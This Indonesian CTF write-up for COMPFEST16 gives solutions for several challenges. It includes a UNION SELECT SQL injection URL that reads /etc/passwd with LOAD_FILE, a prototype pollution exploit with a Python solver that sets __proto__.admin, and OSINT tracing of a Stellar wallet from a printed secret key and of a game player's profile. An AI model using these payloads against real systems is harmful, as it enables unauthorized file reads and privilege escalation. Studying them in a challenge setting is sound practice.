kita tahu bahwa flag disimpan di /home/<user>/flag.txt, kita tinggal mencari user apa saja yang terdapat di mesin. kita dapat mencari user dengan menggunakan payload berikut:

http://challenges.ctf.compfest.id:9014/?id=-1%20UNION%20ALL%20SELECT%20NULL,NULL,NULL,LOAD_FILE(%27/etc/passwd%27),%20NULL%20--%20-

berdasarkan data /etc/passwd terdapat user ayamCemani, kita tinggal gunakan kembali payload union select untuk membuka file flag.txt
FLAG : COMPFEST16{d0_Not_d1sabl3_@@sECur3_fil3_pr1V!!_5a91d7c870}

## Siak-OG




Pada challenge diberikan web aplikasi untuk registrasi mata kuliah, flag disimpan di deskripsi mata kuliah DSA, karena mata kuliah DSA di disable, kita tidak bisa melihat isi dari Deskripsi mata kuliah DSA, kita juga tidak bisa melakukan enable ke matakuliah DSA, karena hanya admin yang bisa menggantinya.

pada index.js terlihat terdapat kerentanan prototype pollution. berikut merupakan kode yang terindikasi rentan terhadap prototype pollution

```
app.post('/api/v1/edit-irs', (req, res) => {
    for (const [key, value] of Object.entries(req.body)) {
        if (!req.session.courses[key]) {
            req.session.courses[key] = JSON.parse(JSON.stringify(dummy));
        }

        for (const [k, v] of Object.entries(value)) {
            if (!req.session.admin && (k === 'available' || req.session.courses[key].available === false)) {
                continue;
            } else {
                req.session.courses[key][k] = v;
            }
        }
    }

    res.send('Successfully updated');
});
```

pada kode diatas, kode json akan di representasikan sebagai Object.entries(value) dan di loop menggunakan for, key dari json dimasukan ke k, dan value ke v.

ketika kita memasukan payload prototype pollution seperto”‘__proto__ “= “admin”, maka ketika pemanggilan req.session.courses[key][k] = v ini akan memperbarui nilai json dari courses. dan jika k adalah ‘__proto__’, ini akan memperbarui Object.prototpe secara global berdasarkan value dari ‘__proto__’ dalam hal ini adalah ‘admin’ = true. karena req.session.admin belum pernah di inisialisasi sebelumnya, maka req.session.admin akan mewarisi value dari object.protoype dalam hal ini adalah ‘admin’ = true.


berikut merupakan kode solver sayaah:

```
import httpx
import asyncio

URL = 'http://34.101.249.193:49086'

class BaseAPI():
    def __init__(self,url=URL):
        self.c = httpx.AsyncClient(base_url=url)

    def visit(self, path, data):
        return self.c.post(path,json=data)

class API(BaseAPI):
    def get_flag(self):
        return self.c.get('/')

async def main():
    api = API()
    data = {
        "DSA": {
            "name": "DSA",
            "cost": 3,
            "available": True,
            "taken": True,
        },
        "__proto__": {
            "admin": True,
        }
    }
    res = await api.visit('/api/v1/edit-irs',data)
    flag = await api.get_flag()
    print(flag.text)

if __name__ == '__main__':
    asyncio.run(main())
```

FLAG: COMPFEST16{n0w_c4n_y0u_h3lp_me_w1th_th1s_1rl?_2857a76eba}
link code = https://github.com/byf1sh/CTF-WriteUps/blob/main/Compfest%20-%20Writeup/H%20-%20day/Web/SIAK%20OG/solve.py

# OSINT

## open source wallet





Pada soal ini, flag bisa didapatkan pada wallet pencuri di blockchain. langkah pertama yang harus dilakukan adalah mendapatkan address wallet dari private key yang ada pada program github.

```
from stellar_sdk import Keypair

secret_key='SDW5NLCZJEXYK3RNXVZLAPZDMKQNYRVPKZUOFUYBNH4SYNSCJWECSISD'
acc=Keypair.from_secret(secret_key)

print(acc)
```

```
<Keypair [public_key=GCVMRAQGQZ5VNX7KUT2O6N2SKQR3ENT2Q2JTRL2YBPSQAPXIRZR2BY23, private_key_exists=True]>
(.venv) projectbidanmandiri@cloudshell:~$
```

didapatkan address:
GCVMRAQGQZ5VNX7KUT2O6N2SKQR3ENT2Q2JTRL2YBPSQAPXIRZR2BY23

setelah itu kita cari address dari pencuri dengan cara menyamakan kapan kode github terakhir di commit dengan waktu transaksi pada blockchain stellar menggunakan explorer https://stellar.expert/explorer/public





Didapatkan waktu commit terakhir pada 16 november 2021. Pada tanggal tersebut terdapat transaksi keluar sebanyak 105.4 XML ke wallet address:
GDXK4GJD3342L4FCLMNPIYORSRYEAPLIIAGARWRKDVC5V6X4QO6ILAB6


Menurut hint#1, hint#2 dan hint#3 pencurinya melakukan deposit ke akun exchange dan melakukan withdrawal ke addressnya yang lain. Withdrawal ke address lain bisa dicari dengan memo yang sama saat deposit. Ada beberapa wallet address exchange yang melakukan interaksi dengan wallet address pencuri. antara lain:


1. GCDBX7GTQWJFTAJCJUGV4KXJZE6Q527YRLW75GYDJ2ODSVBOXCS4W7VS (MEXC) dengan memo : 223495
2. GBGII2C7M4TOEC2MVAZYG3TRFM3ATCCEWANSN4Q3AHEX3NRKXJCVZDEV (OKEX) dengan memo : 6056480
3. GABFQIK63R2NETJM7T673EAMZN4RJLLGP3OFUEJU5SZVTGWUKULZJNL6 (Binance) dengan memo : 295222106
4. GD5NP74FP22VVRVPUFWONJVXTMK64R4Y6EEJZYW6JNKDTPK4TR6HR6OT (HitBTC) dengan memo : 345234
5. GBC6NRTTQLRCABQHIR5J4R4YDJWFWRAO4ZRQIM2SVI5GSIZ2HZ42RINW (GateIO) dengan memo : 373774

Setelah ditelusuri, flag terdapat pada address:
GCX66Z2C2UJ4TPG2JQVBVEBR4BKFIWAUA7KOK75URXENKZ5W2NOZVQXW

yang pernah berintraksi dengan wallet address penyerang:
GABFQIK63R2NETJM7T673EAMZN4RJLLGP3OFUEJU5SZVTGWUKULZJNL6 (Binance) dengan memo : 295222106





decrypt “e2ZFZF9DaDQxTl9oNFYzX3RoM19sMzQ1N19wcjF2NEN5XzBkN2YwZjMzZmR9” menggunakan https://cyberchef.io/






Flag: COMPFEST16{fEd_Ch41N_h4V3_th3_l3457_pr1v4Cy_0d7f0f33fd}

# CaRd





Pada chall osint ini kami perlu mencari tahu akun adik dari pembuat soal, yang membuat soalnya yaitu Ultramy, karena di deskripsi soal terdapat kata record jadi kami mencoba mencarinya di youtube dengan kata kunci Ultramy







Terdapat sebuah video Clash Royale, jika kita melihat dari judul chall kata huruf C dan R pada CaRd menggunakan huruf kapital yang biasanya game Clash Royale juga sering disingkat menjadi CR


Pada video kita bisa melihat pemilik akun youtube memiliki akun CR dengan nama ultramy




Kami menemukan sebuah website yang dapat digunakan untuk mencari akun CR dan clannya




Jika kita lihat pada profile ultramy dibagian battle terdapat friendly match dengan Harits di clan siso squad 3 hari lalu




Pada profile Harits terdapat tag profilenya dan favourite cardnya tetapi kita tidak bisa melihat berapa banyak card yang dibutuhkan untuk mengupgrade card tersebut




TAG: #2008J2YPV
Fav Card: P.E.K.K.A

Jadi kami mencoba untuk mendownload game Clash Royale dari playstore dan mencari clan siso squad yang beranggotakan Harits

